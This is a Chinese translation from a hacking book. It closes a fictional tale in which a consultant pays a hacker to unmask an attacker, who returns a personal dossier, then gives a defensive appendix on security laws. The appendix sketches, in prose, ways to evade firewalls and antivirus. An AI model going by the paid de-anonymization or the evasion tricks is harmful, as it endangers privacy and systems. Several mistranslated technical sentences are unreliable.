嘿，我需要你帮我查一个人。我可以付给你 1500 美元。你可以马上开始。没有什么太多的，只是一个 IP 地址。

做你必须做的。

如果你有兴趣请告诉我。

-tmc

我努力不要把调查搞得太阴暗。我雇佣其他的人来做这件事。Basilio 是个出色的黑客，他所需要的就是一个 IP 地址。我装起笔记本，回到旅馆。我头疼，精疲力竭。但是我不能睡觉，我要找到他。

星期五

第二天，CIO 在大厅里叫住了我。

“嘿，你的朋友给我们发了一封威胁信，”他告诉我，“Daddo，或者无论他叫什么名字。”

“是，他也给我发了，”我回答。

“你会停止去查找他们吗？”他问。

“是的，”我信赖地回答，“非常密切。”给我发一份邮件的拷贝。记着给我发原始消息以便我也能得到标题。

我收集了 Daddo 发给我的每封邮件的标题。他使用免费的 Web 邮件服务，但是总是小心地使用代理服务器。他一定有一个代理的列表，因为每封 E-mail 都有一个完全不同的 IP 地址。这些 IP 地址都很重要，所以我总是把他们保存下来。

我坐在桌子边时打开笔记本，我已经收到了 CIO 的 E-mail。我打开附件消息去检查标题，但是有一个看上去很奇怪的标题：

Received: from MailServer for [200.14.99.206, 24.5.96.188]
via web-mailer

以前我从未见过在标题中有两个 IP 地址。正常情况下，这个字段包含 E-mail 发件人的 IP 地址。有人怎么可能从两个地址发邮件呢？除非是一个代理。看上去好像是 Daddo 犯了又一个错误。仅仅是为了让人相信，我在这个 Web 服务器上创建一个账号，并给自己找到一个使用 XFORWARDED-FOR HTTP 头的代理。确实，我在自己的标题中得到了同样结果：真实的 IP 地址后跟着代理服务器的 IP 地址。

我在 IP 地址上做一次 DNS 查找，发现有什么东西完全改变了我的调查路线：Daddo 工作在巴西一家著名的 Internet 安全顾问公司。他既是黑帽子又是白帽子——灰帽子。

黑客的头脑如何工作是很奇怪的。你也许认为白帽子黑客会是在频谱的一端，而黑帽子在另外一端。相反，他们都在频谱的同半边，其余的世界在另一端。在责任攻击和罪恶攻击之间真的是没有明显区别的。任何一种都是攻击。惟一的差别在于内容。也许这就是为什么黑帽子变白如此自然，而白帽子变黑也是如此容易。两者之间的界限是清晰的。主要由道德和法律来定义。对于黑客来说，道德和法律有漏洞，就像任何别的东西一样。

许多安全公司喜欢雇佣从良的黑客。事实上没有像从良的黑客这样的事情。这些黑客可以重新设定他们的重点并使他们的酬劳改变，但是他们绝不会从良。给黑客付报酬并不能使他们更少一点像一个黑客。

黑客有点像艺术家。艺术家通过画自己想画的东西学会画画。他们能画高山，动物或裸体。他们能使用自己希望的任何媒体，任何曲线，任何颜色。如果艺术家有一天找到一份作画的工作，他就会变成商业艺术家。惟一的区别是现在他要画别人叫他画的东西。

对于商业黑客，他们完全有可能会认为白帽子的定义是决不会被抓住的。我并不是说所有的白帽子黑客都是坏的。我只是说你应该知道你在跟谁交易。

好，现在我知道他的 ISP，他在哪儿工作，他在 IRC 上出现在哪儿了。下一步是找到名字。安全公司有四个顾问。他可能是他们中的任何一个。也许，我能弄明白他们每个人所用的 ISP。收集到他们公司的 E-mail 地址相当简单。快速搜索他们的 Web 站点返回了两个，一次 Bugtraq 搜索返回了另外两个，还有其中一个人的个人 E-mail 地址。

发现 E-mail 地址出奇的容易，只要你知道到哪儿去找。现在我已经知道了四个顾问公司的 E-mail 地址，我知道哪个 ISP 拥有 Daddo 的 IP 地址。我能使用那个信息来查找这两者的相关性。查找 E-mail 地址的最明显的地方是常用的搜索引擎。接下来，有大量的 Web 站点能查找人：people.yahoo.com, bigfoot.com, anywho.com, infospace.com, whowhere.com, 等等。如果还没有找到，还可以查找像 classmates.com, reunion.com, 和 alumni.net 这样的站点。

MIT 有一个存放着给 Usenet 新闻组发送消息的每个人的数据库。为了弄清楚如何查询他们的数据库，给 mailserver@rtfm.mit.edu 发邮件，在消息体中包含以下消息：

```
send usenet-addresses/help
```

还可以在 groups.google.com 网站上搜索 Usenet 邮件。关于 Google 的 Usenet 搜索的一个比较好的地方是你能查看任何邮件的原始标题，其中潜在地揭示出他们的 IP 地址。

不幸的是，人们并不总是使用其 ISP 提供的免费的 E-mail 账号。这样，就可以避免在每次改变 ISP 时必须改变 E-mail 地址。使用所有这些技术，我只找到了一个人的 E-mail 地址，而且是一个错误的 ISP。就这一点，我需要回过头去看看我的选项。

我能做的一件事是拿到我迄今为止所拥有的证据，把它交给 FBI。常常，我调查到这一步时只需要这样做就行了。但是那样做也会使我自己出局。因为 FBI 不能共享正在进行的有关调查的信息，那些调查者不会告诉我他们发现的任何信息。另一个问题是一旦让他们介入，我能做什么就有了更多的限制。例如，如果一个 FBI 代理让我做什么事，我要像他们的代理一样行动，我要屈从于他们的调查规则。我不想把这些交给 FBI 的另外一个原因是因为我怀疑他们能做什么。这个家伙在境外，这就使他们更难传唤 ISP 记录。除此以外，我已经跟踪了这个家伙很长时间、却让别人获得找到他的荣誉。这是自私的。

我决定给 Basilio 一些时间做他的探索。他回了我的 E-mail，说他愿意接受这个工作（尽管他把价格提到了 2 500 美元）。我给他发了一封邮件告诉他我知道的事情，包括他在哪儿工作。下面是他的回信：

```
From: basilio
To: tmc
Date: Fri, 7 Feb 2003 07:25:58
Subject: Re: 工作调查
```

那么他又是黑帽子又是白帽子吗？真没用。
我倒要看看我能发现些什么。

Basilio

这天的其余时间我写报告，并决定把周末也花掉。我真的需要睡觉了。在我离开以前，我收到一封来自 Daddo 的最后一封邮件：

```
From: daddo_4850
To: tmc
Date: Fri, 7 Feb 2003 17:48:29
主题: RE: sup dood
```

让你的邮件服务器安全的工作干得很好。我几乎被感动了。但是不要认为你是安全的；)
如果你停下来，我也会停止。

-daddo

请求休战。他一定是**真的**害怕了。我关上笔记本，回到旅馆。尽管我好好休息了一个周末，但我的心思并没有离开调查太长时间。我可能已经远超过了客户付款的调查范围。我决定到星期二才能完全做好，即使到那时我还是不知道他的名字。他一定会再次出现。此外，当不知道他的任何信息时会更令人激动。不知道 Basilio 会发现些什么。

星期一

周一早上的第一件事我收到这封邮件：

From: basilio
To: tmc
Date: Mon, 10 Feb 2003 07:38:02
主题：工作调查
姓名：Gustavo Bezerra
年龄：22
职业：安全顾问
婚姻状况：已婚
孩子：1
汽车：1992 本田，本市，蓝色
兴趣：计算机，计算机安全，计算机攻击，自行车
犯罪背景：无

很快会有更多的信息。

Basi

我打印邮件，径直穿过大厅到 CIO 的办公室。

“什么事？”我进入他的办公室时他问道。

“他开一辆蓝色的本田汽车，”我告诉他。

他盯着手上的纸，然后视线转移到我脸上。“那么，你知道他是谁吗？”

“我知道他在哪儿工作。”

“在哪儿？”

“我将写一个最终报告，收集我的证据，把报告送到 FBI。他们会从这里着手的。我也要把最终报告送到保险公司。”

“哎哟，轻点，”他请求，

我微笑着，回到办公室，我花了几个小时写报告，下午我还要跟 FBI 会面。我详细描述我收集到的证据并把他们放到报告中，伴随一系列证据，使用一系列我在调查中所做的每个事情的详细说明。一个代理是聪明人并且相当冷静。另一个是个谦逊的笨人。他们问我几个问题，其中一个（笨的那个，而不是聪明的那个）吹牛说他们出现在 DEF CON 上，那个家伙若参加的话，他也许会做一个列表。

真是个傻瓜，随口说出这样的事情，我自己想道。我奇怪由于他的大嘴，他吹了多少令人吃惊的“牛”。

会后，我返回办公室看到邮箱里有两封邮件，一封来自 Basilio，另一封来自 Daddo。我先读 Basilio 的邮件：

```
From: basilio
To: tmc
Date: Mon, 10 Feb 2003 08:04:56
Subject: FW: who are you calling weenie?
```

Hey man, I think *someone* is snooping on your e-mail :)

>So he's both a black hat and a white hat? What a weenie.

Basi

该死，他怎么能一直这样做呢？至少我让探测传感器做了日志。打包之后，我需要调查我自己的系统。

Daddo 的信这样写道：

```
From: basilio
To: tmc
Date: Mon, 10 Feb 2003 08:09:32
Subject: RE: sup dood
```

好，不再是有趣的了。我们需要交谈。我们在 IRC 上见。

-daddo

我无法抗拒与他交谈的机会，所以我启动 IRC 客户端。

<t_mc> 好吧，你想要什么？

<da-do> 伙计，你知道我能对你做什么吗？

<t_mc> 你知道我能对你做什么吗？

<da-do> 说得好。那么你能对我做什么呢？

<t_mc> 你的意思是我已经做的吗？我刚刚结束与 FBI 的会面

敲入这些后，我感觉不好。他有一会儿并没有敲入任何东西。

<da-do> 吸取教训。

<t_mc> 坦率地说我对你感觉不好。我承认你有天赋。

<da-do> 我想现在没有关系了。

我把头靠回去，盯着天花板。我实际上确实对这个家伙感觉不好。我的意思是，他有妻子和孩子，有很好的职业（如果他停止攻击）。我真的想把他送进监狱吗？我想我现在管不着了。

人们不理解黑客，他们不理解是什么激励他们或者是什么阻止他们。很少有人知道如何抓住他们，甚至更少有人知道一旦抓住他们又能怎么做。他们是社会的威胁，然而却有这么多的人尊敬他们，甚至还雇佣他们。他们盗窃，但是他们偷的不是像钱包或者汽车这样可见的东西——而是网络。他们盗窃的是网络。

<t_mc> 你还在吗？

<da-do> 在。

<t_mc> 嘿，你是否正计划准备今年去 DEF CON，取消这个计划，请相信我

<da-do> 我明白，谢谢。

我们说再见，我关上笔记本。收拾起东西，准备回家。我把一个包挎在肩上，拎起另外两个包的带子。我伸手去关办公室的灯，又一次注意到了那张画。我看到那个穿着睡裤的男人看着门外无边的大海，也许大海一直在那儿。也许他并不是在盯着门外的东西——辽阔的大海——而是不在门外的东西。我把画挂得稍微有些倾斜使他看上去平衡，尽管技术上并非如此。我关掉灯的开关走了出去。

Daddo——一个不知情的漏洞。

附录 A 安全规则

——Ryan Russell 著

本书包含了一系列虚构的短篇故事，展示了罪犯惯用的黑客伎俩。虽然这些故事是虚构的，但威胁却显然是真实的。因此，我们编写了这个附录，它讨论了如何回避本书中详细描述的攻击。尽管不是一个完全的参考，但这些安全规则还是能给读者提供一个防御罪犯黑客入侵自己网络的基本知识……

简介

安全研究者们用来发现易攻击性的捷径之一是在心里做出可观察的行为列表，列出他们正在检查的系统的状况。如果他们能观察一个特殊的行为，即便没有机会执行详细测试，也能很好的表明系统有一个他们要考虑的不安全的行为

我们叫它做**安全规则列表**。这些规则能指导你在审查和设计系统时注意安全问题。这样的系统可能是单一的软件程序，或者是整个计算机网络，包括防火墙，过滤网关和病毒扫描器。无论是对系统的防御还是攻击，理解弱点都很重要。

安全规则将识别弱点并让你集中研究最容易攻击的领域。本附录主要是让读者熟悉这些规则。

了解安全规则

我们列出的安全规则包括：

- 客户端的安全不起作用
- 不共享信息就不能安全地交换密钥
- 恶意代码不能百分之百地被防护
- 任何恶意代码都能完全变体来绕过签名检测
- 防火墙不能保护你 100%地不受攻击
- 任何入侵检测系统（IDS）都能规避
- 密码加密算法并不安全
- 如果不需要密钥，就不是加密——而是编码
- 密码存储在客户端不安全，除非有另外的密码保护它们
- 一个系统要开始考虑安全，必须要受到独立的安全审计
- 隐晦的安全不起作用

有很多不同的方式来看待安全规则。在本附录中，我们打算侧重于**理论**或者与数学规则更接近的**法则**。（至少，跟我们能达到的规则一样近。这些主题与那些没有经过正式验证过的一样复杂）。还有另外一种方式来建造一个规则列表：我们不是要建造一个什么是**可能的**列表，而是要**实际的**列表。自然，会有一些重叠——如果是不可能的，也就不会是实际的。Scott Culp 是微软安全反应中心的经理，他从工作和客户的视角做了一个 top-ten 规则列表。他称为“十个永恒的安全规则。”它们是：

规则#1: 如果一个坏家伙说服你在自己的机器上运行他的程序, 那么它就不再是你的计算机了。

规则#2: 如果一个坏家伙能改变你机器的操作系统, 那么它就不再是你的计算机了。

规则#3: 如果一个坏家伙无限制地访问了你的计算机, 那么它就不再是你的计算机了。

规则#4: 如果你让一个坏家伙往你的 web 站点上传程序, 那么它就不再是你的 Web 站点了。

规则#5: 弱密码胜过强的安全。

规则#6: 管理员有多可信, 机器就有多安全。

规则#7: 加密的数据只是和解密的密钥一样安全。

规则#8: 过时的病毒扫描器比根本没有病毒扫描器好不了多少。

规则#9: 在现实生活中或在 Web 上绝对的匿名是不现实的。

规则#10: 技术不是万能的。

完整的列表(包括对每个规则的含意的解释)可以在 www.microsoft.com/technet/columns/security/10imlaws.asp 找到。列表说明了另一种从防御者的观点来看待这个主题的方法。大多情况, 你会发现这些规则是我们要探索事情的另一方面。

在能使用这些规则发现潜在的问题之前, 我们需要对什么是规则做一个定义。在以下几节, 我们将看看规则以及在使网络和系统安全的努力中意味着什么。

客户端的安全不起作用

在第一个规则中, 我们需要定义几个与安全有关的概念。准确的说, 当我们开始讨论“客户端”时指的是什么? 如果在网络环境中(客户-服务器), 我们把客户定义成发起服务和连接请求的机器, 服务器是等待服务或连接请求的机器, 或者是能够提供服务的机器。网络中的“客户端”用来指代表客户端的计算机, 用户(或攻击者)通过它来控制。在我们的法则中这种用法的区别是我们叫它客户端, 即使没有网络或服务器的话也是如此。因此, 我们所指的“客户端”安全讨论甚至只是有一些软件存放在软盘上的一台计算机。这个定义的主要差别是用户(或攻击者)控制他们自己的计算机并能做他们想做的事情的意思。

既然我们已经定义了什么是“客户端”, 那么, 什么是“客户端安全”呢? 客户端安全是指某种安全机制, 它只能从客户端增强, 即便是涉及到服务器也是这样,

像传统的客户端/服务器的安排。也就是说，可以是在你计算机上运行的阻止你做一些特别事情的一个软件。

客户端安全的基本问题是物理地坐在客户端前面的人对它有绝对的控制。Scott Culp 的规则#3 以更简单的方式说明了这点：**如果一个坏家伙无限制的物理地访问过你的计算机，它就不再是你的计算机了。**这一点的微妙之处要需要思考才能完全领会。你无法设计出一种用户不能彻底防御的客户端安全机制，如果他们要选择这么做的话。你最多只能使它具有挑战性或者是很难战胜的机制。问题是因为大多数软件和硬件都是批量生产的，一个专注于弄明白的人能够广泛地告诉世界上每一个别的人，而且常常也会这么做。设想一个软件包要以某种方式限制它的使用，攻击者在做他的部署时用什么工具？他（她）能使用调试器、反编译器、hex 编辑器，操作系统修改和监视系统，更不用说没有限制的软件拷贝了。

如果软件检测到它被修改了怎么样呢？删除检测到的被修改的部分。如果软件将信息隐藏在计算机的某个地方呢？监视机制能将它立刻搜索出来。有防篡改的硬件吗？没有。如果攻击者能花费无限的时间和资源攻击你的硬件包，任何防篡改最终都会失效。批量生产的东西尤其如此。因此我们常说客户端安全不起作用。

不共享信息就不能安全地交换加密密钥

尽管，如果你已经做过加密这个规则就似乎是显然的，但是在保护我们的身份、数据和信息交换过程时它还是提出了一个惟一的挑战。在试图建立加密的通讯时有一个基本问题：**安全地交换会话密钥**。这些密钥在数据交换之前在**客户机和服务器**之间交换，这是一个基础过程。

为了说明这点，让我们看看建立一个通过 Internet 的加密连接。你的计算机正在运行很好的 CryptoX 新产品，你要连接的计算机也在运行这个产品。你还有另外一台计算机的 IP 地址，输入 IP 地址并单击“连接”。软件告诉你已经连接，交换密钥，现在你正在使用 1024 字节加密安全地通信。你应该信任它吗？除非有一些重大的加密基础设施设置作为后盾（我们将在本附录后面解释其含义），否则就不应该信任它。劫持 IP 连接是不可能的，不必要的，甚至是很难的。

这里的问题是你怎么**知道**跟哪台计算机交换密钥？可能是你希望的那台计算机。可能是一直在等你这样做的攻击者，他假装成你正试图连接的 IP 地址。惟一能确定的方式是两台计算机都有一些能用来验证另一端身份的信息。我们如何来完成这个呢？有两种方法。第二种，我们能通过由 Web 浏览器提供者启用的认证授权使

用公用密钥。第二种，我们能使用安全套接层（SSL）认证，或者一个共享的私有密钥。当然，所有这些都是验证信息发送者所需要的共享信息。

这归结为密钥管理问题，我们将检查一些关于进程的问题。密钥如何到达需要它们的地方？密钥分布路径给等待发起一次 MITM（man-in-the-middle）攻击的攻击者提供路径了吗？用信息的价值衡量，要花费多少资源？是一个信任的人在帮助密钥交换吗？信任的人可能被攻击吗？用什么方法来交换密钥，他们是易受攻击的吗？

让我们看看密钥分发和交换的几种方法。当加密密钥交换时，需要一些信息来确保他们正在和正确的一方交换，而不是一次 MITM 攻击的受害者。提供这种证明很困难，因为就等于提供空的假设，这种情况意味着我们很可能必须出示每一种发明可能会用密钥交换协议，然后证明他们分别对 MITM 攻击都是易攻击的。

至于许多攻击，应重视人们往往并不遵从好的安全建议这样的事实，或者加密终端点通常比加密本身要弱这样的事实也许是最有效的。

让我们看一些关于如何交换公有密钥的文档，以提供我们一种有关密钥交换处理的观点：www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_-cr/secur_c/scprt4/scencryp.htm#xtocid211509。

这是 Cisco 系统公司的文档，其中描述了如何交换数字信号标准密钥 Digital Signature Standard（DSS）。DSS 是 Cisco 用来做同行路由器认证的一个公有/私有密钥标准。一般认为公有/私有密钥加密对实时加密太慢，所以用它来交换对称的会话密钥（例如 DES 或 3DES 密钥）。DES 即数据加密标准（Data Encryption Standard），是美国政府的标准加密算法，20 世纪 70 年代被采用。3DES 是一种功能更强的版本，将三个单独的 DES 操作连接在一起，根据它是如何做的来进行双倍或三倍的增强，为了让这些能正常工作，每个路由器必须对其他路由器有正确的公有密钥。如果发生 MITM 攻击，攻击者能够哄骗每个路由器接受他的一个公有密钥，那么他就知道所有的会话密钥并能够监视任何的信息流量。

Cisco 认识到这种需求，竟然说“必须口头验证”公有密钥。他们的文档概述了一个假想，其中有两个路由器管理员，每一个都有一个到路由器的安全连接（或许是一个终端物理地连到控制台上），两个管理员彼此在电话上通信。在密钥交换过程中，他们将给另一个管理员读他们收到的密钥。这个场景中的安全来自于假设：两个管理员能辨别彼此的声音，很难假装成别人的声音。

如果管理员彼此很了解，每个人都能提问，另一个能回答，他们俩都登录到路由器的控制台，没有一个人危及路由器的安全，那么这就是安全的，除非加密中有缺陷。

我们打算教你如何模仿别人的声音，也不打算涉及接管电话公司的交换机来

重新路由对互不相识的管理员的呼叫。我们宁愿抨击有两个管理员而且他们使用的是同一种安全配置机制的假设。

有人会怀疑这与 Cisco 的文档相反，大部分 cisco 路由器的密钥交换是由一个管理员用两个 Telnet 窗口完成。如果是这种情况，而且攻击者能够玩 man-in-the-middle 和劫持 Telnet 窗口和密钥交换，那么他就能搅乱加密的通信。

最后，让我们谈谈终点。安全不会比最弱的连接更强。如果能攻入我们例子中的路由器并获得私有密钥，那么就没有必要进行 MITM 攻击。现在，好像 Cisco 做了很好的保护私有密钥的工作，通常甚至是合法的管理员也不能查看。然而他们存在于内存中。想物理地拆开路由器并使用某种电路探针的人能很容易发现私有密钥。虽然目前对 Cisco 的 IOS 中的缓存溢出等类似问题还没有什么公开的研究，我相信总有一天会有的。几个先前的攻击者肯定指出这种缓存存在溢出。

另外一种处理交换的方式是用 SSL 和浏览器。在正常的信息交换中，如果没有请求任何信息，那么加密就一定被突破。然而，SSL 工作吗？当你进入一个“安全”的 Web 页面时，不必提供任何东西。那是否意味着 SSL 是一个诡计？不——有一些信息真正被共享：root 认证授权的公有密钥。无论何时你下载了浏览器软件，都伴随着几个已经嵌入到安装器中的认证。这些认证组成了使事务“安全”所需要的信息。是的，当你下载文件时有一次 MITM 攻击的机会。当文件还在你要下载的服务器上时，或者它正在传输到你的计算机上时，如果有人要弄坏文件，理论上就会危及所有 SSL 信息流量的安全。

SSL 尤其让人感兴趣，因为就处理密钥来说，它是批量加密的最好的实现。当然，也不是没有问题。如果你对 SSL 如何工作的技术详情有兴趣，请访问：www.rsasecurity.com/standards/ssl/index.html。

恶意代码不可能 100% 地被防护

在过去几年里，我们看到越来越多的攻击者使用操作系统和应用程序代码中的弱点来获得进入我们的系统。最近，我们已经看到许多程序被很快地修改并重新部署到 Internet 上，导致了普遍的服务中断和数据丢失。为什么会这样？因为当恶意代码像现在这样快速改变时，我们不能 100% 地防护恶意代码。我们将在下面看几个这样的例子，并把反病毒保护过程作为一个例子来讨论。

如果像大多数人一样，你在 Windows 操作系统（或许你还有别的什么）上运行反病毒软件。也许你一直小心地维护病毒库保持最新。那就完全不会感染病毒攻击

了吗？当然不是。

让我们检查一下什么是病毒和特洛伊木马，它们是如何找到进入你计算机的路径的。病毒和特洛伊木马只不过是程序，它们都有一个特殊的特征，病毒复制并需要附着在其他程序上。特洛伊木马假装与他们实际有不同的功能。本质上，他们就是程序员设计的程序，会做一些事情，如果你知道他们的功能后通常就不想让其发生。这些程序一般通过某种欺骗进入你的计算机。他们假装成别的什么东西，附着在你想要的程序上，或者他们就在你插入的媒介上，但你自己还不知道该媒介已经被感染。很有可能是已经危及了你安全的远程攻击者放上去的。

反病毒软件是如何工作的呢？在程序执行以前，反病毒软件会在程序或媒体上扫描“坏东西”，他们一般由病毒、特洛伊木马甚至是几个可能的黑客工具组成。记住，除非花点时间开发你自己的签名文件，否则反病毒软件供应商就是检查什么的惟一决定者。签名文件是大多数反病毒程序的重要部分。他们一般由（你希望）对病毒或特洛伊木马惟一的几块代码或二进制数据组成。因此，如果你得到了一个不在数据库中的病毒。反病毒软件就不能帮助你。

所以为什么这个过程如此缓慢？为了产生一个签名文件，反病毒供应商必须获得病毒或特洛伊木马的拷贝，分析它，产生一个签名，更新签名文件（有时候还要更新反病毒程序）并发布更新。最后，最终用户要检索并应用更新。你能想像到，最终用户获得新的病毒信息可能会有较大延迟，一直到他们是易受攻击时才得到。

由于你运行反病毒软件，就不能盲目地运行任何程序或下载任何附件。不久以前，人们通常依赖反病毒软件，因为病毒传播得很慢，靠人们通过磁盘或共享程序来移动他们。现在，因为有如此多的计算机连到 Internet，连通性成了病毒非常有吸引力的载体。他们通过 Web 页面、E-mail、下载传播。现在你在反病毒软件供应商之前看到病毒的机会更大了。不要忘了定制的病毒和特洛伊木马随时可以是特别针对你而写的。在这些环境下，反病毒软件绝对救不了你。

我想讲讲我最喜欢的“病毒变种”的故事。2000 年 4 月，我们看到 Internet 传播了“I Love You”病毒。这是另外一种与 Microsoft 的 Outlook 邮件程序一起运行的蠕虫病毒，而且有着更大的影响，因为它把自己发送给地址本中的所有接收者而不只是像更早的“Melissa”病毒那样只发送给前 50 个。然而，尽管反病毒供应商和其他人努力要围堵病毒，但它还是快速传播并在被引入后很短的时间内创建了许多复制的病毒。为什么不能更快地围堵呢？许多客户的情况是因为有太多的员工忍不住要看看是谁这么爱他们！围堵并不总是安全管辖或者保护软件的措施。

特洛伊木马和病毒实际上完全能由用户改变他们的行为来防护。尽管他们可能

不会对计算机做太多的什么。他们必须只安装直接从信任的供应商（然而要着手决定这个。已经有几个商业产品在介质上一起发布了病毒的实例）获得的软件。他们也许还要放弃使用网络而且不要与别人交换信息。当然，计算机还必须是物理安全的。

任何恶意代码都可以完全变体来绕过签名检测

这个法则对我们的安全讨论是相当新的，但在过去的几年里已经变得非常流行了。这是个新的事实，因为攻击者现在有能力在它一出现就改变现有的病毒/特洛伊木马/远程控制应用程序。这引起了对新问题的讨论——变体。如果我们继续讨论反病毒的例子会发现，病毒代码即使有轻微的改变，反病毒软件都可能认不出它了。这些问题在过去常常麻烦少些。肯定是，先有人感染，然后他们的系统 Down 机，但是好在不是你。到它能到达你时，反病毒供应商已经有一个拷贝可以玩了，你就可以更新文件了。

现在不再是这样了。最近的病毒传播得越来越快了。他们许多都在用户间用 E-mail 载运它们自己。有一些甚至还假装成你，使用一种拙劣的社会工程形式来诱骗你的朋友们运行。今年，随着不同版本的红色代码病毒在全世界的传播，我们已经反复看到了这种迹象。回想一下，原始的版本是时间和日期功能的，编程攻击美国政府机构的 Web 站点。它被几个不同的个人成功地修改了，并引起了一次花了一些时间去克服攻击的扩散。为什么如此成功？改变的可能性是无穷的，方法众多。例如，你能修改原始代码来创新一个新的代码签名，压缩文件，加密文件，用密码保护它，或者干脆修改它以帮助逃避检测。这允许你越过病毒扫描器，防火墙和 IDS 系统移动，因为是个新的签名，还没有人认为这是一种威胁。

Tools & Traps...

想检查防火墙吗？

你可以用难以置信的大量的自由软件工具来开始易攻击性检查：基本工具当然包括基本的传输控制协议/Internet 协议（TCP/IP）工具，包括协议：ping, tracert, pathping, Telnet 和 nslookup 都可以让你快速查找易攻击性。伴着这些，我有几个最喜欢的允许快速探测和检查不同 IP 地址的工具：

- SuperScan, Foundstone 公司: www.foundstone.com/knowledge/free_tools.html (单击扫描器)。

- Sam Spade, SamSpade.org: www.samspade.org。

这两个工具,在许多其他非常功能性的工具中,至少可以让你查看存在的一些易攻击性。

防火墙不能保护你 100%地免受攻击

防火墙能保护你的网络不受一定类型的攻击,他们提供了一些有用的日志。然而,像反病毒软件一样,防火墙不能提供 100%的保护。事实上,他们提供的比这还要少。

首先,即使一个防火墙能 100%有效地停止所有试图穿过它的攻击,你也必须认识到并不是所有的攻击方法都经过防火墙的。恶意的员工,物理的安全,MODEMS 以及受感染的软盘都是威胁,这里只列出了几种。为便于这里讨论的目的,我们就不考虑不通过防火墙的威胁。

防火墙是为有选择性的分隔两个或多个网络的硬件或软件而设计的。他们被设计成允许某种类型的信息流,而拒绝其他的信息流。允许什么和拒绝什么通常都在防火墙管理者的控制之下。允许什么和拒绝什么应该反映组织中已经存在的成文的安全策略。

只要是允许有什么东西通过,就有潜在的攻击。例如,大多数防火墙允许某种 Web 访问,或者是从内部出去或者到 Web 服务器都被防火墙保护。最简单的是端口过滤,可以由有访问列表的路由器来完成。当有人从外部 ping 你的接口时,在接口的外部对 ICMP (Internet 控制消息协议) 信息流的简单和基本过滤,会阻止从你的系统到其他系统的响应。如果你想看这个环境,请 ping www.microsoft.com, 或者使用 tracert。在连接时会超时。微软的站点 Down 了吗? 没有——他们只是在另一些事情中间,在他们的防御设置里阻断了 ICMP 信息流量。一个防火墙能给 Web 以几级的访问保护。简单地配置路由器可允许内部主机能以 TCP 端口 80 到达 Internet 上的任何主机,而且 Internet 上的任何机器都能从 80 端口发送应答给任何内部机器。一个更加仔细的防火墙实际上会理解 HTTP 协议,也许只允许合法的 HTTP 命令。它也许能将访问的站点与一个不允许访问的站点列表相比较。也许能把任何下载的文件提交给病毒扫描程序检查。

让我们看一个 HTTP 防火墙的最偏激的例子。你是防火墙的管理员,配置了防

防火墙只允许合法的 HTTP 命令，允许用户访问一个只有 20 个批准站点的列表，也配置了除去 Java, JavaScript 和 ActiveX 的防火墙，还配置了只允许检索 HTML, .gif 和 .jpg 文件的防火墙。

在防火墙之后的用户仍然会有麻烦吗？当然会。我是恶意攻击者（或者是一个忽视了安全的站点管理员），试图通过你的防火墙得到软件。我怎么处理你只允许某种文件类型的事实呢？建立一个 Web 页面告诉你的用户右键单击 .jpg 来下载，一下下载到硬盘上后就把它重命名为 evil.exe。怎么通过反病毒软件呢？我告诉你的用户将文件重命名为 .zip，而不是 .exe，使用密码 “hacker.” 来解压缩，你的反病毒软件肯定检查不出密码保护的 zip 文件。但是很好，不是吗？你无论如何也不会让用户进入我站点的。没问题。我所要做的是攻入一个你允许访问的站点。然而，不是常见的明显的破坏，我让一切保持原样，几个小的附加的小 JavaScript。到有人注意到它已经有些微小的改变时，我已经进入了。

防火墙供应商没有修复这些问题吗？可能吧，但是还有别的。攻击者和防火墙供应商在玩一个永远不结束的捕捉游戏。因为防火墙供应商必须要等待攻击者产生一次新的攻击，才能修复。他们总是落后。

在不同的防火墙邮件列表中，关于准确的网络安全周期的哪一部分组成了“防火墙”这一点有着许多哲学悖论，但是这些讨论并没有用作我们直接的目的。对于我们的目的，防火墙是以防火墙出售的商业产品，声称不同的软件能做网络过滤和过滤路由器等等。基本上，我们关心的是**如何让信息通过防火墙**。

事实证明有大量的机会可以让攻击者通过防火墙。在理想情况下，防火墙会完美地执行安全策略。实际上，某人必须要创建防火墙，所以他们远不完美。防火墙的一个主要问题是：防火墙管理员不能很容易地限制只要他们想要的信息流，例如，策略声称 Web 访问（HTTP）是好的，但是 RealAudio 使用却并非如此。防火墙管理员应该仅仅关闭 RealAudio 端口吗？问题是，写 RealAudio 的人意识到这会发生，所以他们让用户选择通过 HTTP 下载 RealAudio 文件。事实上，除非是做了配置，否则大多数版本的 RealAudio 都要经历几次检查才能看看他们怎么从 Web 站点的外面访问 RealAudio 内容，如果需要的话，它会自动选择 HTTP。这儿真正的问题是：只要时间不是关键的（也就是，如果建立通道不会让它运行得太慢），就能建立任何协议到其他协议的通道。RealAudio 做缓存来处理时间问题。

不同 Internet “玩具”的设计者们敏锐地意识到通常允许哪一个协议，不允许哪一个协议。许多程序被设计成用 HTTP 或者做主要或者做备份的传输来获得信息。

也许还有许多方式可以甚至不接触防火墙就能攻击一个公司的防火墙。包括 MODEMS，磁盘，贿赂，突破并进入等等。这时，我们的重点是穿过防火墙的攻击。

社会工程

穿过防火墙的首要的和最明显的方式之一是欺骗。E-mail 已经成为一种非常流行的机制来企图诱骗人们做些愚蠢的事情；“Melissa”和“I Love You”病毒是主要的例子。其他的例子可能包括当他们运行已经被“感染”或以某种方式预先包装的（特洛伊木马/病毒）或合法的程序时要展示恶意行为而设计的程序。至于大部分大规模邮件战役，一个低的响应率已经足够成功了。如果是客户程序尤其是破坏性的，那么反病毒程序没有机会来捕获它。因为这些信息可能是由病毒或特洛伊木马所为。

攻击暴露的服务器

另外一种通过防火墙的方式是攻击暴露的服务器。许多防火墙都有一个非军事区（DMZ），其中放置着不同的 Web 服务器、邮件服务器等等。关于传统的 DMZ 是完全在防火墙外部的网络（因此不被防火墙保护）还是在网络之间有一些悖论。目前大多数的情况是，Web 服务器以及类似的服务器都处于从外面保护他们的防火墙的第三方接口上，让内部不信任他们或者不让他们进入。

防火墙管理员的问题是防火墙并不是都是智能的。它们能做过滤，能要求验证，能做日志，但是他们不能真正区分所允许的好的请求和坏请求。例如，我知道没有防火墙能把对 Web 页面的合法的请求同通用网关接口（CGI）脚本上的攻击区别开来。确实，可以对某个防火墙编程来查找某个有企图的 CGI 脚本（例如 phf），但是，如果你得到一个想让人们用的 CGI 脚本，防火墙不能告诉这些除发现了漏洞的攻击者以外的人。对简单邮件传输协议（SMTP）、文件传输协议（FTP）及许多其他普通的提供服务的协议也一样。他们都是可攻击的。

